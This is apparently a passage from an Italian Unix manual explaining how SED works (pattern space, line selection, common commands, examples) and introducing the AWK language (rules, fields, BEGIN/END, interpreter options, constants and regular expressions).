In condizioni normali, alla fine di ogni ciclo, SED emette il contenuto di quello che viene definito come *pattern space*. In pratica, ogni riga letta ed elaborata viene emessa attraverso lo standard output senza bisogno di un comando apposito. Utilizzando questa opzione, si fa in modo di evitare tale comportamento, così che il programma di elaborazione interpretato da SED deve ordinare quando emettere ogni riga.

318.2 Logica di funzionamento

Il primo compito di SED, una volta avviato, è quello di raccogliere tutto ciò che deve andare a comporre il programma di elaborazione: può trattarsi di direttive fornite singolarmente attraverso l'opzione '**`-e`**' e di gruppi di direttive fornite all'interno di file appositi, indicati attraverso l'opzione '**`-f`**'. In particolare, SED si prende cura di mantenerne intatto l'ordine. Successivamente, concatena i dati in ingresso secondo la sequenza indicata dei file posti alla fine della riga di comando, oppure utilizza direttamente lo standard input.

Lo schema che appare nella figura 318.2 si avvicina all'idea del funzionamento di SED: il flusso in ingresso viene letto sequenzialmente, una riga alla volta; ogni volta la riga viene messa in un'area transitoria, nota come *pattern space*; viene confrontata la riga con ogni direttiva del programma di elaborazione e se nessuna di queste direttive coincide, la riga non viene elaborata, compiendo semplicemente l'azione predefinita prima di passare al prossimo ciclo di lettura. Se una o più direttive del programma di elaborazione corrispondono alla riga, vengono eseguite sequenzialmente le elaborazioni previste; poi, alla fine, si passa comunque per l'esecuzione dell'azione predefinita.

Figura 318.2. Struttura semplificata del funzionamento di SED.

```
                     .--------------> Lettura di una riga
                     |                         |
                     |                         |
                     |                         |
                     |                         |
                     |                         |
              azione predefinita               |
                     ^                         V
                     |            La riga letta appartiene a
                     |            uno dei gruppi selezionati?
                     |                |          |
                     |             NO |          | SÌ
                     |<---------------'          |
                     |                           V
                     |                 Esegue le elaborazioni
                     |                 previste per questa riga
                     |                           |
                     |                           |
                     `<--------------------------'
```

L'azione predefinita di SED è l'emissione del contenuto dell'area transitoria, per cui, se non venisse fornita alcuna direttiva a SED, si otterrebbe almeno la riemissione completa dello stesso file ricevuto in ingresso:

```
$ sed "" pippo.txt
```

L'esempio mostra proprio l'avvio dell'eseguibile '**`sed`**' allo scopo di interpretare una direttiva nulla, fornendo il file '`pippo.txt`' in ingresso. Il risultato è la riemissione del contenuto di questo file attraverso lo standard output.

Per impedire che questa azione si compia automaticamente, si utilizza l'opzione '**`-n`**' (ovvero '**`--quiet`**' o '**`--silent`**'). In questo modo, è compito delle direttive del programma di elaborazione il richiedere espressamente l'emissione della riga elaborata.

SED dispone di due aree transitorie per le elaborazioni: una che contiene la riga letta, che è già stata indicata; l'altra, definita come *hold space*, viene gestita eventualmente attraverso le direttive del programma di elaborazione interpretato da SED. L'utilizzo di questa seconda area di memoria non viene mostrato in questo capitolo.

Dal momento che SED è un programma storico dei sistemi Unix, è bene tenere presente le limitazioni che potrebbe avere in questo o quel sistema. In particolare, qualche realizzazione di SED potrebbe porre un limite alla dimensione delle righe. Questo fatto va tenuto presente quando si vogliono realizzare dei programmi «portabili», ovvero, da usare su piattaforme diverse, con sistemi operativi diversi.

Tabella 318.1. Riepilogo delle espressioni regolari di SED (BRE).

POSIX	GNU	Descrizione
.	.	Un carattere qualsiasi.
\	\	Escape.
^	^	Inizio riga.
$	$	Fine riga.
	\\|	Alternativa.
	\(\)	Raggruppamento.
\n	\n	Riferimento.
x*	x*	Zero o più caratteri qualsiasi.
	x\?	Zero o al massimo un carattere qualsiasi.
	x\+	Uno o più caratteri qualsiasi
x\{n\}	x\{n\}	Esattamente n volte x.
x\{n,\}	x\{n,\}	Almeno n volte x.
x\{n,m\}	x\{n,m\}	Da n a m volte x.
x\{,m\}	x\{,m\}	Da zero a m volte x.
[ ]	[ ]	Elenco.
xy...	xy...	Sequenze.
x-y	x-y	Intervalli.
[. .]		Elementi di collazione.
[= =]		Caratteri equivalenti.
[: :]	[: :]	Classi di caratteri.

318.3 Script e direttive multiple

Di solito, si vede utilizzare SED con direttive fornite direttamente attraverso la stessa riga di comando. Volendo realizzare un programmino un po' più complesso, si potrebbe scrivere direttamente uno script che deve essere interpretato direttamente da SED. Per farlo, occorre iniziare il file in questione con una delle due intestazioni seguenti:

```
#!/bin/sed -f
```

```
#!/bin/sed -nf
```

Nel primo caso, si fa in modo di fornire all'eseguibile '**`sed`**' (si suppone che si trovi nella directory '`/bin/`') l'opzione '**`-f`**', in modo che il file stesso venga inteso correttamente come un programma di elaborazione; nel secondo, oltre a questo, viene aggiunta l'opzione '**`-n`**', con la quale si inibisce l'emissione predefinita delle righe dopo ogni ciclo di elaborazione.[1]

Per quanto riguarda le direttive contenute nei file, queste utilizzano una riga per ognuna, dove le righe bianche o vuote vengono ignorate, assieme ai commenti che iniziano con il simbolo '`#`':

[1] È bene osservare che in uno script del genere non è possibile fare riferimento alle variabili di ambiente.

```
direttiva_di_elaborazione
direttiva_di_elaborazione
...
```

Le direttive fornite attraverso la riga di comando sono solitamente istruzioni singole; per cui, volendo aggiungerne delle altre, si utilizzano più opzioni '**-e**':

```
sed -e direttiva_di_elaborazione [-e direttiva_di_elaborazione]... file_in_ingresso...
```

Tuttavia, di solito è possibile indicare più direttive con una sola opzione '**-e**', separandole con un punto e virgola:

```
sed -e direttiva_di_elaborazione[;direttiva_di_elaborazione]... file_in_ingresso...
```

L'uso di più direttive nella riga di comando, con o senza il punto e virgola, è sconsigliabile in generale, dal momento che dovendo scrivere un programma di elaborazione complesso è preferibile usare un file, trasformandolo eventualmente in uno script come è stato mostrato all'inizio di questa sezione.

318.4 Direttive

Ogni direttiva di un programma di elaborazione SED fa riferimento, esplicitamente o implicitamente, a un gruppo di righe, identificate in qualche modo, a cui vengono applicati dei comandi.

```
[selezione_righe]comando
```

Il modello sintattico mostra l'indicazione di un comando dopo la selezione delle righe; questo comando può essere un raggruppamento di comandi, indicato all'interno di parentesi graffe.

318.4.1 Selezione delle righe

La selezione delle righe per una direttiva SED è il primo elemento importante per queste. La mancanza dell'indicazione di questa selezione rappresenta implicitamente la selezione di tutte le righe.

È importante osservare che le righe possono essere indicate anche attraverso la corrispondenza con un'espressione regolare, che comunque non deve essere confusa con i comandi che a loro volta possono avere a che fare con altre espressioni regolari.

Inoltre, è necessario ricordare che SED numera le righe a partire dalla prima del primo file, continuando fino alla fine dell'ultimo file, senza interrompere la numerazione.

- ```
  n
  ```
  Un numero puro e semplice, indica precisamente la riga *n*-esima.

- ```
  $
  ```
  Un dollaro rappresenta l'ultima riga dell'ultimo file.

- ```
  /espressione_regolare_elementare/
  ```
  Un'espressione regolare elementare (BRE), racchiusa tra due barre oblique normali, serve a selezionare tutte le righe per cui corrisponde questo modello. Dal momento che la barra obliqua viene usata come delimitatore, se questa deve essere inserita nel modello, occorre proteggerla con una barra obliqua inversa ('**\/**').
  ```

- `\x`*espressione_regolare_elementare*`x`

  Si tratta sempre della selezione delle righe in base alla corrispondenza con un'espressione regolare, con la differenza che questa viene delimitata con un carattere differente, *x*, scelto liberamente, in modo da non interferire con i simboli usati nel modello. Se il modello dell'espressione regolare dovesse contenere anche questo carattere usato per la delimitazione, potrebbe essere protetto con l'aggiunta della barra obliqua inversa all'inizio ('\x').

- *riga_iniziale* `,` *riga_finale*

  È possibile indicare un intervallo di righe, unendo assieme due riferimenti a righe, sia in forma numerica che attraverso le espressioni regolari. Per quanto riguarda l'individuazione della prima riga dell'intervallo, la cosa è abbastanza semplice; in particolare, se si tratta di un'espressione regolare, la prima corrispondenza indica la prima riga. Più complicato è il modo in cui viene preso in considerazione il secondo modello:

  - se si tratta di un numero, questo rappresenta l'*n*-esima riga da raggiungere, che deve essere considerata inclusa nell'intervallo, ma se questo numero indica una riga precedente alla riga iniziale dell'intervallo, allora viene selezionata solo quella iniziale;
  - se si tratta di un'espressione regolare, allora questo modello viene confrontato a partire dalla riga successiva a quella iniziale e alla corrispondenza raggiunta, si ottiene la riga finale dell'intervallo;
  - se si tratta di un'espressione regolare, il confronto avviene a partire dalla riga successiva alla prima che è stata trovata.

- *riga_iniziale* `,` *riga_finale* `!`

  Se alla fine della selezione delle righe appare un punto esclamativo, questo rappresenta l'inversione della selezione, ovvero tutte le altre righe.

318.4.2 Comandi comuni

Come accennato, ogni direttiva si compone di una selezione di righe, in modo esplicito o implicito, e di un comando, ovvero di un raggruppamento di comandi racchiuso tra parentesi graffe. Vengono elencati di seguito i comandi più comuni.

- `#`*commento*

  Il simbolo '**#**' rappresenta un comando speciale di SED che serve solo a fargli ignorare il testo che segue fino alla fine della riga (fino alla fine della direttiva). Trattandosi di un «comando», si applica a delle righe, che però non possono essere indicate.

  Di solito, i commenti di questo tipo si inseriscono solo nei file contenenti direttive di un programma di elaborazione SED (eventualmente uno script eseguibile, realizzato nella forma che è già stata mostrata).

  > Se i primi due caratteri di un file del genere corrispondono alla stringa '**#n**', SED funziona come se fosse stata usata l'opzione '**-n**', per cui occorre fare attenzione ai commenti che appaiono nella prima riga di tali file.

- `s/`*espressione_regolare_elementare*`/`*rimpiazzo*`/`[*parametri*]

  `s`*xespressione_regolare_elementarexrimpiazzox* [*parametri*]

  Con questo comando si vuole sostituire ciò che viene delimitato dall'espressione regolare con il testo di rimpiazzo, tenendo conto dei parametri posti eventualmente alla fine. L'espressione regolare e il testo di rimpiazzo sono delimitati e separati attraverso una barra obliqua normale, oppure da un altro simbolo scelto liberamente. Per inserire questa barra obliqua, o qualunque altro simbolo che svolga tale compito nell'espressione regolare, occorre proteggerlo con la barra obliqua inversa ('**\/**', ovvero '*x*').

  L'espressione regolare può essere realizzata in modo da individuare alcune parti, delimitate attraverso '**\(**' e '**\)**' (bisogna ricordare che si tratta di espressioni regolari elementari, ovvero di BRE); in tal caso, nella stringa di rimpiazzo si può fare riferimento a questi blocchi attraverso la forma '*n*', dove *n* è un numero da uno a nove, che indica l'*n*-esimo riferimento a questi raggruppamenti della parte di riga presa in considerazione dall'espressione regolare. Nella stringa di rimpiazzo si può anche utilizzare la e-commerciale ('**&**') per fare riferimento a tutto il blocco di testo a cui corrisponde l'espressione regolare stessa.

  I parametri in coda al modello, hanno il significato seguente:

  - `g`

    esegue l'operazione di rimpiazzo per tutte le corrispondenze che si possono avere sulla stessa riga, senza limitarsi alla prima soltanto;

  - `p`

    se la sostituzione ha avuto luogo, emette la riga risultante (il *pattern space*);

  - *n*

    rimpiazza solo nell'ambito dell'*n*-esima corrispondenza con l'espressione regolare;

  - `w` *file*

    se la sostituzione ha avuto luogo, scrive la riga risultante nel file indicato.

- `q`

  Termina il funzionamento di SED senza altre elaborazioni e senza leggere altro dai file in ingresso.

- `d`

  Cancella l'area di memoria dove è stata accumulata la riga letta, avviando immediatamente un ciclo nuovo.

- `p`

  Emette la riga letta, con le modifiche eventuali che gli fossero state apportate nel frattempo. È importante ricordare che questo è il comportamento predefinito di SED, a meno che venga utilizzata l'opzione '**-n**'.

  > Nella realizzazione di script per SED occorre tenere presente che alcune realizzazioni di questo emettono la riga una sola volta, anche se viene usato il comando '**p**' e non è stata usata l'opzione '**-n**', mentre altre, come nel caso di GNU, lo fanno due volte. Questi due comportamenti opposti sono ammissibili secondo lo standard POSIX.

- `n`

  Questo comando permette di passare alla prossima riga, immediatamente, tenendo conto che se non è stata usata l'opzione '**-n**', prima di passare alla prossima viene emessa quella precedente (come al solito). Lo scopo di questo comando è fare in modo che le direttive successive si trovino di fronte una riga nuova.

- `w file`

  Copia le righe nel file indicato, creandolo per l'occasione.

- `{ comandi }`

  Un raggruppamento di comandi può essere realizzato delimitandolo tra parentesi graffe. Tuttavia, è importante osservare che in questo caso, i comandi vanno indicati ognuno in una riga differente, inoltre la parentesi graffa di chiusura deve apparire da sola in una riga. Di solito, non c'è la necessità di usare un raggruppamento, dal momento che basta ripetere la stessa selezione di righe con un altro comando.

> Alcuni comandi che qui non vengono descritti, richiedono una scomposizione in più righe, indicando la continuazione attraverso il simbolo '\'. Dal momento che questi comandi non vengono mostrati, quello che si vuole far notare è che la barra obliqua inversa come simbolo si continuazione ha un significato speciale in SED, pertanto non va usata se non si conosce esattamente il risultato che si ottiene effettivamente.

318.5 Esempi

In questa sezione vengono mostrati alcuni esempi dell'utilizzo di SED. A seconda dei casi e dell'utilità della cosa, si fa riferimento a direttive fornite nella riga di comando (con o senza l'opzione '**-e**'), oppure a uno script vero e proprio.

Elaborazioni banali

```
$ sed "" prova.txt
```

Legge il file '`prova.txt`' e lo riemette tale e quale, dal momento che non è stato specificata alcuna direttiva per il programma di elaborazione.

```
$ sed -n 'p' prova.txt
```

Si ottiene lo stesso risultato dell'esempio precedente, perché prima viene usata l'opzione '**-n**' con cui si inibisce la riemissione predefinita delle righe lette, ma poi si specifica una direttiva contenente il comando '**p**' applicato a tutte le righe del flusso in ingresso.

Selezione delle righe

```
$ sed -n '1,10/p' prova.txt
```

Emette solo le prime 10 righe del file.

```
$ sed '/.\{81,\}/d' prova.txt
```

Elimina le righe più lunghe di 80 caratteri.

```
$ sed '/^$/d' prova.txt
```

Elimina tutte le righe vuote.

```
$ sed '/^---INIZIO---$/,/^---FINE---$/d' prova.txt
```

Elimina tutte le righe comprese negli intervalli delimitati da righe contenenti esclusivamente la stringa '**---INIZIO---**' e '**---FINE---**'.

```
$ sed -n '/^---INIZIO---$/,/^---FINE---$/p' prova.txt
```

Emette tutte le righe comprese negli intervalli delimitati da righe contenenti esclusivamente la stringa '**---INIZIO---**' e '**---FINE---**'.

Sostituzione del contenuto delle righe

$ **sed 's/andato/venuto/' prova.txt**

Sostituisce in ogni riga la prima occorrenza della stringa «andato» con la stringa «venuto».

$ **sed 's/andato/venuto/g' prova.txt**

Sostituisce tutte le occorrenze della stringa «andato» con la stringa «venuto».

$ **sed 's/^/   /' prova.txt**

Aggiunge quattro spazi all'inizio di ogni riga del file.

$ **sed 's/\(.*\):\(.*\):\(.*\):\(.*\):\(.*\):\(.*\):\(.*\)/\1:\3/' /etc/passwd**

Seleziona solo il primo e il terzo campo del file '`/etc/passwd`'; in pratica, preleva il nominativo e il numero UID.

Raggruppamenti

```
#!/bin/sed -nf
{
p
w registro
}
```

L'esempio mostra l'unione di due comandi riferiti allo stesso gruppo di righe (tutte). Lo scopo è quello di emettere le righe attraverso lo standard output e di annotarle anche in un file denominato '`registro`'.

> Si osservi il fatto che la parentesi graffa di chiusura deve essere indicata da sola (come si vede nell'esempio) e di conseguenza può essere opportuno fare altrettanto per quella di apertura.

$ **sed -n -e 'p' -e 'w registro' prova.txt**

Questo esempio fa la stessa cosa di quello precedente, con la differenza che i comandi sono stati separati in due direttive riferite allo stesso gruppo di righe, inoltre si elaborano le righe del file '`prova.txt`'.

318.6 Riferimenti

- *Sed tutorials*

  <http://cs.smith.edu/~jfrankli/250f00/sed.html>

AWK: introduzione

AWK è un linguaggio di programmazione nato fondamentalmente per l'analisi e la rielaborazione di file di testo organizzati in una qualche forma tabellare. AWK potrebbe essere usato per fare anche di più, solo che quando si supera un certo limite di complessità, non è più conveniente il suo utilizzo.

AWK è un interprete, nel senso che i programmi fatti secondo questo linguaggio, vengono eseguiti direttamente, senza essere compilati, come nel caso degli script di shell. Un programma AWK può essere scritto in un file di testo normale, oppure può essere fornito come argomento della riga di comando dell'interprete: il binario '**awk**'. Volendo automatizzare l'avvio dell'interprete per l'esecuzione di uno script (che abbia i permessi di esecuzione opportuni), lo si può iniziare con la direttiva comune agli script di shell:

```
#!/usr/bin/awk -f
```

Nei sistemi Unix esistono diversi tipi differenti di interpreti AWK. Con GNU/Linux potrebbe essere disponibile la versione GNU ('**gawk**'), [1] che ha molte estensioni rispetto agli standard, oppure ci potrebbe essere '**mawk**'. In questo, come negli altri capitoli dedicati a AWK, si vuole fare riferimento allo standard POSIX, senza nemmeno approfondire troppo l'utilizzo di questo linguaggio.

319.1 Principio di funzionamento e struttura fondamentale

Il programma AWK tipico, è qualcosa che legge i dati provenienti da uno o più file, li analizza in qualche modo, generando un risultato che viene visualizzato direttamente o indirizzato a un altro file. Questo indica implicitamente due cose: un programma AWK non dovrebbe essere fatto per modificare i file di partenza; inoltre, si dà per scontato che ci sia una lettura dei file di origine, infatti ciò avviene di solito senza una richiesta esplicita.

Dal punto di vista di AWK, un file che viene analizzato è composto da record, corrispondenti normalmente alle righe del file di testo stesso, dove però il codice di interruzione di riga può essere specificato espressamente come qualcosa di diverso rispetto al solito.

Un programma AWK è composto fondamentalmente da *regole*, che stabiliscono il comportamento da prendere nei confronti dei dati in ingresso. I commenti sono introdotti dal simbolo '**#**' e terminano alla fine della riga; inoltre, le righe vuote e quelle bianche vengono ignorate nello stesso modo. La struttura delle regole di un programma AWK si può esprimere secondo lo schema seguente:

```
criterio_di_selezione { azione }
```

In pratica, ogni regola si suddivide in due parti: un'istruzione iniziale che definisce quali record prendere in considerazione e un'azione (più o meno articolata) indicata all'interno di parentesi graffe, da eseguire ogni volta che si incontra una corrispondenza con il criterio di selezione stabilito. Questa descrizione è solo una semplificazione che per il momento serve a iniziare la comprensione di questo linguaggio.[2]

Una regola di un programma AWK può contenere l'indicazione esplicita del solo criterio di selezione, o della sola azione da compiere. Ciò perché in tal caso si utilizza un'azione o un criterio di selezione predefinito (questo particolare verrà ripreso quando verranno mostrati i primi esempi).

[1] **Gawk** GNU GPL

[2] Dalla descrizione fatta, è chiaro che le parentesi graffe, indicate nello schema sintattico, fanno parte delle regole e vanno intese in senso letterale.

L'azione di una regola AWK è molto simile a un programma C, o Perl, con tante semplificazioni, dove il record selezionato viene passato attraverso dei *campi*, che ricordano i parametri delle shell comuni: '**$0**', '**$1**', '**$2**',... In pratica, un'azione di una regola AWK è un programma a sé stante, che viene eseguito ogni volta che il criterio di selezione della regola si avvera.

319.1.1 Selezione e azione predefinita

Una regola che non contenga l'indicazione del criterio di selezione, fa sì che vengano prese in considerazione tutte le righe dei dati in ingresso. In AWK, il valore booleano *Vero* si esprime con qualunque valore differente dallo zero e dalla stringa nulla, dal momento che entrambi questi rappresentano invece il valore *Falso* in un contesto booleano. In altre parole, una regola che non contenga l'indicazione del criterio di selezione, è come se avesse al suo posto il valore uno, che si traduce ogni volta in un risultato booleano *Vero*, cosa che permette la selezione di tutti i record.

Una regola che non contenga l'indicazione dell'azione da compiere, fa riferimento a un'azione predefinita, che in pratica fa sì che venga emessa attraverso lo standard output ogni riga che supera il criterio di selezione. Praticamente, è come se venisse usata l'azione '**{ print }**'. Per essere precisi, dal momento che in AWK il concetto di «predefinito» può riguardare diversi livelli, si tratta dell'azione '**{ print $0 }**'.

In pratica, se si unisse il criterio di selezione predefinito e l'azione predefinita, si avrebbe:

```
1 { print }
```

che riemette attraverso lo standard output tutti i record che legge dai file in ingresso. Bisogna ricordare però che almeno una delle due parti deve essere indicata esplicitamente: o il criterio di selezione, o l'azione.

319.1.2 Campi

Si è accennato al fatto che il testo analizzato da un programma AWK, viene visto generalmente come qualcosa composto da record suddivisi in campi. I record vengono individuati in base a un codice che li separa, corrispondente di solito al codice di interruzione di riga, per cui si ottiene l'equivalenza tra record e righe. I campi sono separati in modo analogo, attraverso un altro codice opportuno.

> Eccezionalmente, quando il codice indicato per individuare la suddivisione in campi è *<SP>*, cioè lo spazio normale, diventa indifferente la quantità di spazi utilizzati tra un campo e l'altro; inoltre, è possibile utilizzare anche i caratteri di tabulazione.

> Se per il codice che definisce la fine di un record e l'inizio di quello successivo, viene indicata la stringa nulla, ('**""**'), si intende che i record siano separati da una o più righe bianche o vuote.

Ogni record può avere un numero variabile di campi; al loro contenuto si può fare riferimento attraverso il simbolo '**$**' seguito da un numero che ne indica la posizione: '**$***n*' è il campo *n*-esimo del record attuale, ma in particolare, '**$0**' rappresenta il record completo. Il numero in questione può anche essere rappresentato da un'espressione (per esempio una variabile) che si traduce nel numero desiderato. Per esempio, se '**pippo**' è una variabile contenente il valore due, '**$pippo**' è il secondo campo.

319.1.3 Criterio di selezione e condizioni particolari

Il criterio di selezione dei record è generalmente un'espressione che viene valutata per ognuno di questi, in ordine, che, quando si avvera, permette l'esecuzione dell'azione corrispondente. Oltre a queste situazioni generali, esistono due istruzioni speciali da utilizzare come criteri di selezione: '**`BEGIN`**' e '**`END`**'. Queste due parole chiave vanno usate da sole, rappresentando rispettivamente il momento iniziale prima di cominciare la lettura dei dati in ingresso e il momento finale successivo alla lettura ed elaborazione dell'ultimo record dei dati. Le azioni che si abbinano a queste condizioni particolari servono a preparare qualcosa e a concludere un'elaborazione.

Esiste un altro caso di criterio di selezione speciale, costituito da due espressioni separate da una virgola, come si vede nello schema seguente:

```
espressione_1, espressione_2
```

La prima espressione serve ad attivare il passaggio dei record; la seconda serve a disattivarlo. In pratica, quando si avvera la prima espressione, quel record e i successivi possono passare, fino a quando si avvera la seconda. Quando si avvera la seconda espressione (dopo che si era avverata la prima), il record attuale passa, ma quelli successivi non più. Se in seguito si riavvera la prima condizione, la cosa ricomincia.

Tabella 319.1. Schema complessivo dei diversi tipi di criteri di selezione in AWK.

Criterio di selezione	Descrizione
BEGIN	Esegue l'azione prima di iniziare a leggere i dati in ingresso.
END	Esegue l'azione dopo la lettura dei dati in ingresso.
espressione	Quando si avvera, esegue l'azione per il record attuale.
espr_1, *espr_2*	Le due espressioni individuano i record a intervalli.

319.1.4 Un programma banale per cominciare

Per mostrare il funzionamento di un programma AWK viene mostrato subito un esempio banale. Come è già stato descritto, la cosa più semplice che possa fare un programma AWK, è la riemissione degli stessi record letti in ingresso, senza porre limiti alla selezione.

```
1 { print $0 }
```

Come è già stato descritto, la regola mostrata è molto semplice: il numero uno rappresenta in pratica un valore corrispondente a *Vero*, dal punto di vista booleano, per cui si tratta di un'espressione che si avvera sempre, portando così alla selezione di tutti i record; l'azione richiede l'emissione della riga attuale, rappresentata da '**`$0`**'.

Se si realizza un file contenente la regola che è stata mostrata, supponendo di averlo chiamato '`banale`', per avviarlo basta il comando seguente:

```
$ awk -f banale
```

Nel comando non è stato specificato alcun file da analizzare, per cui l'interprete '**`awk`**' lo attende dallo standard input, in questo caso dalla tastiera. Per terminare la prova basta concludere l'inserimento attraverso la combinazione [*Ctrl+d*].

Un programma così breve può essere fornito direttamente nella riga di comando:

```
$ awk '1 { print $0 }'
```

Per realizzare uno script, basta mettere l'intestazione corretta al file del programma, ricordando poi di rendere eseguibile il file:

```
#!/usr/bin/awk -f
1 { print $0 }
```

Prima di proseguire, è il caso di vedere come funzionano i criteri di selezione '**BEGIN**' e '**END**':

```
BEGIN { print "Inizio del programma" }
1 { print $0 }
END { print "Fine del programma" }
```

In questo modo, prima di iniziare la riemissione del testo che proviene dal file in ingresso, viene emesso un messaggio iniziale; quindi, alla fine di tutto viene emesso un altro messaggio conclusivo.

319.1.5 Variabili predefinite

AWK ha ereditato dalle shell l'idea delle variabili predefinite, con le quali si può modificarne l'impostazione. Le variabili predefinite si distinguono dalle altre perché sono tutte espresse attraverso nomi con lettere maiuscole.

Due di queste variabili sono fondamentali: '**RS**', *Record separator*, e '**FS**', *Field separator*. La prima serve a definire il carattere da prendere in considerazione per separare i dati in ingresso in record; la seconda serve a definire il codice da prendere in considerazione per separare i record in campi. Per la precisione, nel caso della variabile '**FS**', può trattarsi di un carattere singolo, oppure di un'espressione regolare.

I valori predefiniti di queste variabili sono rispettivamente *<LF>*, ovvero il codice di interruzione di riga dei file di testo normali, e uno spazio normale, che rappresenta una situazione particolare, come è già stato descritto. Questi valori possono essere cambiati: la situazione tipica in cui si deve intervenire nella variabile '**FS**' è quella della lettura di file come '`/etc/passwd`' e simili, dove si assegna generalmente alla variabile '**FS**' il valore '**:**', che è effettivamente il carattere utilizzato per separare i campi.

319.1.6 Struttura ideale di un programma AWK

Idealmente, un programma AWK potrebbe essere rappresentato in modo più esplicito, secondo lo schema sintattico seguente, dove le parentesi graffe vanno considerate in modo letterale:

```
[function nome_funzione (parametri_formali) { istruzioni }]
...
[BEGIN { azione }]
[BEGIN { azione }]
...
espressione_di_selezione { azione }
...
[END { azione }]
[END { azione }]
...
```

L'ordine indicato non è indispensabile, tuttavia è opportuno. In pratica vengono eseguite nell'ordine le seguenti fasi:

1. vengono eseguite le azioni abbinate alle condizioni '**BEGIN**', ammesso che esistano;
2. inizia la lettura del file in ingresso;
3. per ogni record vengono valutate le espressioni di selezione;
4. per ogni espressione che si avvera, viene eseguita l'azione corrispondente (se più espressioni si avverano simultaneamente, vengono eseguite ordinatamente tutte le azioni relative);

5. alla fine, vengono eseguite le azioni abbinate alle condizioni '**`END`**'.

Un programma AWK potrebbe essere composto anche solo da regole di tipo '**`BEGIN`**' o '**`END`**'. Nel primo caso non è nemmeno necessario leggere i dati in ingresso, mentre nel caso ci sia una regola di tipo '**`END`**', ciò diventa indispensabile, perché l'azione relativa potrebbe utilizzare le informazioni generate dalla lettura stessa.

AWK mette a disposizione una serie di funzioni predefinite, consentendo la dichiarazione di altre funzioni personalizzate. L'ordine in cui appaiono queste funzioni non è importante: una funzione può richiamare anche un'altra funzione dichiarata in una posizione successiva.

319.2 Avvio dell'interprete

L'interprete di un programma AWK è l'eseguibile '**`awk`**', che di solito è un collegamento alla realizzazione di AWK che risulta installata effettivamente: in un sistema GNU/Linux potrebbe trattarsi di '**`mawk`**' o '**`gawk`**' (il secondo è la versione GNU di AWK). La sintassi standard di un interprete AWK dovrebbe essere quella seguente:

```
awk [-F separazione_campi] [-v variabile=valore] -f file_contenente_il_programma [--] [file_in_ingresso ...]
```

```
awk [-F separazione_campi] [-v variabile=valore] [--] 'testo_del_programma' [file_in_ingresso ...]
```

I due schemi alternativi riguardano la possibilità di far leggere all'interprete il programma contenuto in un file, indicato attraverso l'opzione '**`-f`**', oppure di fornirlo direttamente nella riga di comando, delimitandolo opportunamente perché venga preso dalla shell come un argomento singolo.

Se non vengono forniti i file da usare come dati in ingresso, l'interprete attende i dati dallo standard input.

Alcune opzioni

`-F` *separazione_campi*

Definisce in che modo devono essere distinti i campi dei record, modificando così il valore predefinito della variabile '**`FS`**'. Come è già stato descritto, può trattarsi di un carattere singolo, oppure di un'espressione regolare.

`-v` *variabile=valore*

Assegna un valore a una variabile. La variabile in questione può essere predefinita, oppure una nuova che viene utilizzata nel programma per qualche motivo.

`-f` *file_programma_awk*

Indica espressamente il file contenente il programma AWK del quale deve essere iniziata l'interpretazione.

`--`

Una coppia di trattini dichiara la conclusione delle opzioni normali e l'inizio degli argomenti finali (può essere usato per evitare ambiguità, nel caso ce ne possano essere). Gli argomenti successivi possono essere il programma stesso, se non è stata utilizzata l'opzione '**`-f`**', quindi i file da fornire in ingresso per l'elaborazione.

Esempi

```
$ awk -f programma.awk elenco
```

Avvia l'esecuzione del programma contenuto nel file '`programma.awk`', per l'elaborazione del file '`elenco`'.

```
$ cat elenco | awk -f programma.awk
```

Esattamente come nell'esempio precedente, con la differenza che il file '`elenco`' viene fornito attraverso lo standard input.

```
$ awk -f programma.awk -F : /etc/passwd
```

Esegue una qualche elaborazione, attraverso il programma '`programma.awk`', sui dati del file '`/etc/passwd`'. Per questo motivo, viene definito l'utilizzo del carattere '**`:`**' come separatore dei campi che compongono i record di quel file.

```
$ awk -f programma.awk -v FS=: /etc/passwd
```

Esattamente come nell'esempio precedente, intervenendo direttamente sulla variabile predefinita '**`FS`**'.

319.3 Espressioni

L'espressione è qualcosa che restituisce un valore. I tipi di valori gestiti da AWK sono pochi: numerici (numeri reali), stringhe e stringhe numeriche. I valori booleani non hanno un tipo indipendente: lo zero numerico e la stringa nulla valgono come *Falso*, mentre tutto il resto vale come *Vero* (anche la stringa '**`"0"`**' vale come *Vero*, a differenza di quanto accade con il linguaggio Perl).

319.3.1 Costanti

Le costanti sono espressioni elementari che restituiscono un valore in base a una simbologia convenuta. I valori numerici si esprimono in forma costante nei modi comuni anche agli altri linguaggi di programmazione. I valori interi si possono indicare come una serie di cifre numeriche, non delimitate, che esprimono il valore secondo una numerazione a base decimale; i valori non interi possono essere espressi utilizzando il punto come separatore tra la parte intera e la parte decimale; sia i valori interi che gli altri, possono essere espressi secondo la notazione esponenziale. Le costanti numeriche che appaiono di seguito, sono esempi di rappresentazione dello stesso valore: 100,5.

```
100.5
1.005e+2
1005e-1
```

Le stringhe sono delimitate da apici doppi, come si vede nell'esempio seguente:

```
"questa è una stringa"
```

Le stringhe possono contenere delle sequenze di escape, come elencato nella tabella 319.2.

Tabella 319.2. Sequenze di escape utilizzabili all'interno delle stringhe costanti.

Escape	Significato
\\	\
\"	"
\/	/
\a	*<BEL>*
\b	*<BS>*
\f	*<FF>*
\n	*<LF>*
\r	*<CR>*
\t	*<HT>*
\v	*<VT>*
nnn	il valore ottale *nnn*

AWK gestisce anche un tipo speciale di costante, che è da considerare come un tipo speciale di stringa: l'espressione regolare costante. Questa è una stringa delimitata all'inizio e alla fine da una barra obliqua normale. Per esempio,

```
/ciao/
```

è un'espressione regolare che corrisponde alla sottostringa '**`ciao`**'. Anche le espressioni regolari costanti ammettono l'uso di sequenze di escape e precisamente le stesse che si possono usare per le stringhe.

> In generale, un'espressione regolare costante può essere usata alla destra di un'espressione di comparazione, in cui si utilizza l'operatore '**`~`**' o '**`!~`**'. Nelle altre situazioni, salvo i pochi casi in cui un'espressione regolare costante può essere indicata come parametro di una funzione, AWK sottintende che questa esprima la comparazione con il record attuale, ovvero con '**`$0`**'.

319.3.2 Espressioni regolari

Le espressioni regolari di AWK sono quelle estese, ovvero quelle definite da POSIX come ERE. Tuttavia, la grammatica effettiva di queste dipende dalla realizzazione dell'interprete particolare di cui si dispone. In generale dovrebbero essere disponibili gli operatori riassunti nella tabella 319.3, tenendo presente che le espressioni regolari di AWK ammettono la presenza di sequenze di escape per rappresentare caratteri che non potrebbero essere indicati altrimenti (la tabella 319.2).

Tabella 319.3. Elenco degli operatori standard delle espressioni regolari estese.

Operatore	Descrizione
\	Protegge il carattere seguente da un'interpretazione diversa da quella letterale.
^	Ancora dell'inizio di una stringa.
.	Corrisponde a un carattere qualunque.
$	Ancora della fine di una stringa.
